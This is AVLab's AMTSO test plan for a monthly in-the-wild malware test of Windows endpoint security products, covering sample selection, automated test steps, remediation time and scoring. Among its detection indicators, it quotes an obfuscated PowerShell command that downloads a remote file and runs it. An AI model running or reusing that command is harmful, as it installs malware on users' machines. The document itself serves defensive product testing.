June 21, 2024
AMTSO Published: October 14, 2024
Version 1.6

Advanced In-The-Wild Malware Test methodology

Sponsored and authored by:
AVLab Cybersecurity Foundation

AMTSO Standard Compliance Statement:
This Test Plan Template provides the structure for constructing a Test Plan that is compliant with the AMTSO Testing Protocol Standards. This document is an informative reference to the AMTSO Testing Protocol Standard for the Testing of Anti-Malware Solutions (the "Standard"), and specifically to the requirements within such Standard for Test Plan construction and presentation. Wherever conflicts might exist between this Template and the Live Standards Version 1.3, the Testing Protocol Standards will provide the prevailing rule.

Table of concept

Advanced In-The-Wild Malware Test Plan 2024

1. Introduction

The purpose of this test is to verify the effectiveness of the protection of tested security products against threats In-The-Wild in accordance with the applicable standards set by AMTSO (Anti-Malware Testing Standards Organization). This is a continuation of our tests which have been carried out systematically since 2020, with particular attention to compliance of the methodology with the guidelines developed by the AMTSO group. AVLab Cybersecurity Foundation has been a member of AMTSO since March 2023.

2. Scope and Participations

The test will include consumer or business endpoint products from selected vendors, based on their relevance to the markets or user-bases on which we focus. In each case, the latest version available on the test commencement date will be used.

Tested solutions contain at least default configuration of the product or it is enhanced (hardened) at the request of a developer. We inform about the changed configuration in the test summary.

We configure the developer’s software to automatically troubleshoot detected threats or potential security incidents. This can be, for example, blocking a malware process, moving a threat to quarantine, running an unknown file in a sandbox.

Tested solutions have uninterrupted access to the Internet throughout the test to take advantage of cloud technologies. Once a day, local signatures (if a product has them) and files of the tested product are automatically updated. This means that every day we test the latest version of software, but not necessarily with the latest threat signatures. Signatures still play an important role in rapidly obtaining information about the security of a given resource (file, website) but nowadays this technology should not be in the foreground.

Tests are carried out in Windows 11 Pro. The configuration includes the Mozilla Firefox browser along with an add-on for the browser from a developer (if a developer supports such integration). The browser is used to download threats to simulate user's behaviour and malware that is the most beneficial from the perspective of Internet users and developers.

Automatic Windows updates are disabled for the duration of the test. The system update is done manually between editions of the test so that there is no unexpected issue with the operating system, as this might somehow mess up the carrying out of the test.

3. Methodology and Strategy

The full methodology regarding the configuration of the system, software, tools used to collect logs, as well as the selection of samples for testing is available at: https://avlab.pl/en/methodology/

We present only part of the methodology responsible for starting the process of testing antivirus products:

[…]

4. Selecting samples for tests

4.1. Several times a day, the system downloads malware URL collected from the public feeds and from all honeypots.

4.2. Each sample is verified based on Yara rules before goes to the next subsystem. Taking advantage of the SHA-256 hash function, duplicates are searched. This way, a sample collision doesn’t occur, so two identical viruses will never be qualified for tests.

4.3. Before every sample is added to a virus collection, it must go through a detailed verification. Each of them is run in the test system without protection software to find potentially unwanted indicators. After 9 minutes, based on logs collected by one of the components of the testing system, an algorithm decides based on over 100 rules whether malware should be qualified for tests. The more indicators, the more likely that a sample poses a threat to data integrity and the operating system security. Only malicious file that are characterized by suspicious indicators will be made available to tests. In other words, a virus that among others: modifies system parameters, encrypt files, manipulates registry keys and values, runs malicious scripts, loads harmful DLLs to processes, is treated as “useful”. The remaining samples aren’t included in tests and are permanently deleted.

Examples of indicators which determine malicious changes introduced into a system:

Running the powershell.exe process with any parameter:

```
cMd /c"poweRSheLL -NoniNTeRACtivE -NoPr -exeCuTi ByPASS -WinDO hIDDen "do{sleep 25;(.(\"{2}{0}{1}\" -f'-o','bject','new')
(\"{1}{3}{5}{0}{2}{4}\" -
f't','syst','.webclie','em','nt','.ne')).('d'+'ow'+'nloadfil'+'e').Invoke('https://formaversa.co/trq','%localappdata%.exe')}while(!$?);&(\"{0
}{2}{1}\"-f'star','ss','t-proce') '%localappdata%.exe'""
```

Editing keys in the registry:

```
Software\Microsoft\Windows\CurrentVersion\Run
Software\Microsoft\Windows\CurrentVersion\RunOnce
```

An attempt to edit HOSTS file:

```
C:\Windows\System32\Drivers\etc
```

An attempt to remove or change files in a location:

```
C:\Users\%USERNAME%\Desktop\my_files\
```

Running a process that points to malware activity:

```
tor.exe
wscript.exe
cscript.exe
wmic.exe
vssadmin.exe
```

Running a task:

```
C:\Windows\System32\Tasks
```

Test security products procedure.

4.4. Every midnight, the testing system starts up all machines with protection products installed. Within 60 minutes, virus signature databases or protection product files are updated. Next, all machines are rebooted and shut down again.

4.5. After ascertaining that machines with protection products installed are ready for tests, snapshots of all systems are created.

4.6. All systems with protection products installed are booted.

4.7. On all machines, a malware sample qualified for tests is simultaneously downloaded via the Mozilla Firefox browser with real URL address for every suspicious file.

4.8. If malicious software is blocked at the early stage (in a browser or after saving on disk in a source folder), it will be marked in a database with a dedicated identifier, and the further analysis isn't required. In the other case, the following actions are performed.

4.9. If malicious software is detected and stopped by a protection product in the process of moving from a source folder to a target folder, it will be marked with a dedicated identifier, and the further analysis isn't required. In the other case, the following actions are performed.

4.10. A virus is run, if malware isn't detected by a protection product in a source folder. After 9 minutes from the launch, detailed logs are generated from the activity of malware in the system.

4.11. Detailed logs from the activity of malware are transferred to the testing subsystem, which looks for matching indicators corresponding to blocking a virus by a protection product. Potentially dangerous indicators that are designed for recording an infection of Windows 10 are also searched.

4.12. Based on necessary information transferred to a database, a visualization of protection tests results and analysis of malware on a website is prepared.


4.13. Return to the beginning. Forward of a URL address from which another virus sample is prepared to test and restoring all systems to the state before the infection.

…

7. Calculation of the so-called Remediation Time

The so-called Remediation Time is the time of detecting malware between downloading it by a browser, running in the system, detection, and resolving security incident. We measure the time for each tested product to better highlight the differences between security software when confronted with threats in the wild.

Remediation Time for each sample is used to calculate the average time to respond and resolve an incident from the whole test in each edition. In addition, we collect the maximum Remediation Time, as well as the shortest time to detect and resolve an issue with malware.


DOWNLOADING MALWARE FROM AN URL
WRITING MALWARE TO A DISK AND LAUNCHING
SECURITY PRODUCT RESPONSE
0s
Ns
REMEDIATION TIME

Some tested security solutions offer IT teams responsible for security in an organization specific tool for searching threats (EDR-XDR) and making independent decisions about blocking an incident.

Remediation Time expressed in seconds will vary depending on the product, configuration, availability of the infrastructure with information about threats provided by a developer, as well as the stability of the Internet connection in which the test is carried out. It is worth considering these aspects when analysing the results.

In our tests, we try to configure an application to automate this decision, i.e. we need to assume that after taking a certain action by a protection product, it is considered successfully blocked for a given malware sample. It is necessary because this series of tests is automated, and only this way it is possible to check the effectiveness of security on hundreds of malwares throughout the entire month without human interference.

Remediation Time indicates to you or your company that a threat has been at least identified during the attack phase and at least partially stopped.

4. Participation

At the special request, any developer of endpoint security software for Windows 11 Pro can participate in the test. We usually test software on default settings or those suggested by a developer which will be publicly announced. We provide the possibility of carrying out classified tests if a developer wants to include a product in the test on the revised configuration or wants to test a new feature and get the conclusions from technical analysis.

Developers that are included in the test can access the test information under the same conditions as regular test participants. **The difference** is that we will not have all the necessary logs that a software developer may require because it requires consultation beforehand. In such cases, we rely our own logs from Sysmon, and from the next edition of the test, upon request of a developer, we can include additional logs or configuration to provide a developer with as much feedback from the test as possible. We require a developer to declare at least one day before the end of the test whether he wants to receive basic telemetry data from the test.

In the case of products for business, it is preferable that the tested software was managed in the cloud. This will facilitate the work of testers and speed up the testing procedure because an additional configuration of the management server will not be required.

Opt-Out Policy:

Developers included in the test can opt out, giving a reason, after providing feedback. The Advanced In-The-Wild Malware Test starts on the first day of the month and runs until the last day of the month.

The last day of the month is the day the test ends. Then we attempt to contact the developer to provide initial technical data from the test. If we do not receive a request to opt out of the test by that date, it is considered that a developer has not opposed and is interested in potential cooperation to improve security of the entire community.

Conflict of Interest Disclosure:

In a contentious situation, e.g. in the case of failing to block a malware sample, after providing the logs, a developer may refer to the results by expressing his opinion and presenting appropriate counterarguments.

Possible errors may occur either on the side of the Tester who will be obliged to fix them in the future, or on the side of a developer who should update the software.

In such disputable situations, after agreement of both parties, the Tester may remove the questionable part of samples from the test, or will not publish the results for the software, or will publish the results under an anonymous software name.

Funding:

The form of continuous participation in the test requires a predetermined fee in exchange for providing detailed telemetry data and consulting errors to improve the developer's software. We do not charge for participation in the test, and we do not charge a developer any fees if the software will be included in the tests once. **The difference** is that a developer who does not want to pay for the test will not receive an additional service in the form of providing technical information from the test. In addition, the fee for the tests is equivalent to the right to use marketing materials: logos, certificates, reports, and other materials related to the test.

It may happen that the detected bug during the processing of a malware sample by the antivirus engine will contribute to the release of an update for the protection software which is intended to minimize the risk associated with a potential error in the Developer's software. The Developer's cooperation with the Test is an investment in security and an improvement of protection software.

5. Environment

Physical Configuration:

Tests are carried out using virtual machines based on Windows 11 Pro. Each machine has allocated 8 GB of RAM, 60GB of NVMe drive, and 2 to 4 cores of the physical processor. In the Windows 11 environment, Sysmon is installed with the driver altitude set to 244999 for capturing Windows events. Malware samples in the wild are downloaded from URLs via Mozilla Firefox.

Sample Relevance:

Advanced In-The-Wild Malware Test is designed to mirror the user's behavior when browsing the Internet. He may end up on a random website that contains malware, or open a link sent via email or instant messaging.

The purpose of a security software is to respond to a potentially malicious link or file to prevent security incidents from escalating. For this reason, we allow in the test URLs containing links to files spread in the wild that are available in public feeds. The detailed process of selecting samples for the test is described in our methodology in Steps 1-3 at: https://avlab.pl/en/methodology/

Distribution of Test Data:

The collected telemetry data from the test is used to resolve contentious cases and fix errors related to security software. We usually upload all logs and malware samples used in the test, if a developer requires it. If not, we limit ourselves only to samples and logs that relate to contentious cases.

6. Schedule

Start Date Range:

The Advanced In-The-Wild Malware Test follows is carried out according to the following calendar:

January 2024, March 2024, May 2024, July 2024, September 2024, November 2024.

We start the test on the 1st day of the month and finish on the last day. Next, we contact a developer to provide logs, discuss the results, implement changes to the default configuration and changes to our testing system, and consult the essential changes necessary to improve the functioning of the software.

We require that after receiving the results a developer provides us with feedback and necessary comments within 2 weeks from the date of sending the telemetry data. After all disputes have been resolved, we proceed to the publication of the results.

Risks and Risk Management:

A developer who keeps threat statistics, makes them publicly available, creates educational or statistical materials based on them, should (but does not have to) exclude telemetry data from our technical backend by recognizing the IP address of the server or as otherwise acceptable to both parties.

7. Control Procedures

The Test Plan may include instructions for potential Participants to provide Specific Data regarding the Product(s) to be included in the test. These elements are included in the Control Procedures section.

Connectivity Validation:

Confirmation of communication of the tested software with the developer's cloud is carried out by the Tester using publicly available malicious URLs or using a set of tools from AMTSO. A developer may indicate any other method confirming the proper communication of the software with its infrastructure.

Logging:

Developers may require specific logs or enable features to obtain more detailed telemetry data from testing. In such cases, a developer should contact the Tester to propose an additional configuration.

Updates:

Tested software is configured to download an update of signature database every hour. Once a day, an automatic update of all tested products is carried out, and during this time software can additionally update its files to a newer version.

8. Dependencies

Participant and Test Subject Vendors Required Actions: If the Test Plan requires Vendors to perform any specific actions to participate, the Test Plan must provide a schedule with dates or ranges of dates for each required Vendor action.

We can completely automate security tests carried out. For instance, we can record events of blocking an attack by a specific technology implemented in a product. If a product reacts to a malicious modification of the system, this kind of information is saved in the Windows event log or the local logs of the protection solution. We can capture such modification using the Windows API. For example, the activity of moving a virus to quarantine or running malware in a sandbox will cause the reading of a relevant key from the Windows registry or executing an action by a process. Then, we can mark recorded indicators as a detected attack, a blocked network connection, or an infected file removal. Here are some example indicators: https://avlab.pl/en/how-to-get-certificate/ (click on “View Example Indicators”).

9. Scoring Process

- Software with a score of at least 99% will receive the EXCELLENT award.

The test may also assess other activities, such as the time of reaction to threats, the so-called Remediation Time. Remediation Time Average (RT) is the time expressed in seconds from the introduction of malware into the system by a browser, through the launch to detecting and resolving security incident.

The test additionally checks on which level a threat has been blocked:

- PRE-LAUNCH: The classification concerns detecting malware samples before they are launched in the system.
- POST-LAUNCH: The analysis level, i.e. a virus has been run and blocked by a tested product.
- FAIL: The failure, i.e. a virus hasn’t been blocked and it has infected a system.

10. Dispute Process

In case of dispute over a malware sample, a developer within 14 days of providing the basic telemetry data should respond to the submitted test information. It is worth a developer to verify a checksum of a threat in its infrastructure and look at logs from the testing application installed in the Tester's infrastructure – this is proof of the result.

The submission of more detailed telemetry data by the Tester is not mandatory. Both parties should be interested in clarifying the inaccuracies, however, the Tester may charge a fee for additional consultation and detailed logs.

11. Attestations

I understand and agree that I am submitting this Test Plan, and the following Attestations, on behalf of the entity listed below, and I represent and warrant that I have authority to bind such entity to these Attestations. All references to "I" or "me" or similar language refer to such entity. I represent and warrant that the following Attestations are true, to the best of my knowledge and belief, and each of the following commitments will be upheld to the best of my ability.

1. I will provide public notification on the AMTSO website covering my obligation for notification of a Public Test, regardless of whether a potential Participant is in actual receipt of such notification prior to the Commencement Date of a Test. (Section 1, Section 4, Section 6)

2. All products included in this Test will be analyzed fairly and equally. (Section 2, Section 3, Section 5)

3. I will disclose any anticipated or known imbalance or inequity in the Test design to all Participants in the Test. (Section 2, Section 3)

4. Although I may charge for participation in a Test, I will not charge any additional fees for a vendor to be a test subject under the Standards. (Section 4)

5. I will disclose any material conflicts of interest or other information that could materially impact the reliability of the Test. (Section 4)

6. I will disclose how the Test was funded. (Section 4)

I hereby affirm, to the best of my knowledge and belief that this Test Plan complies with the AMTSO Testing Standards, as of the date hereof.

Signature: /s/ Adrian Ścibor

Name: Adrian Ścibor

Test Lab: AVLab Cybersecurity Foundation

AMTSO Test ID: [AMTSO-LS1-TP129]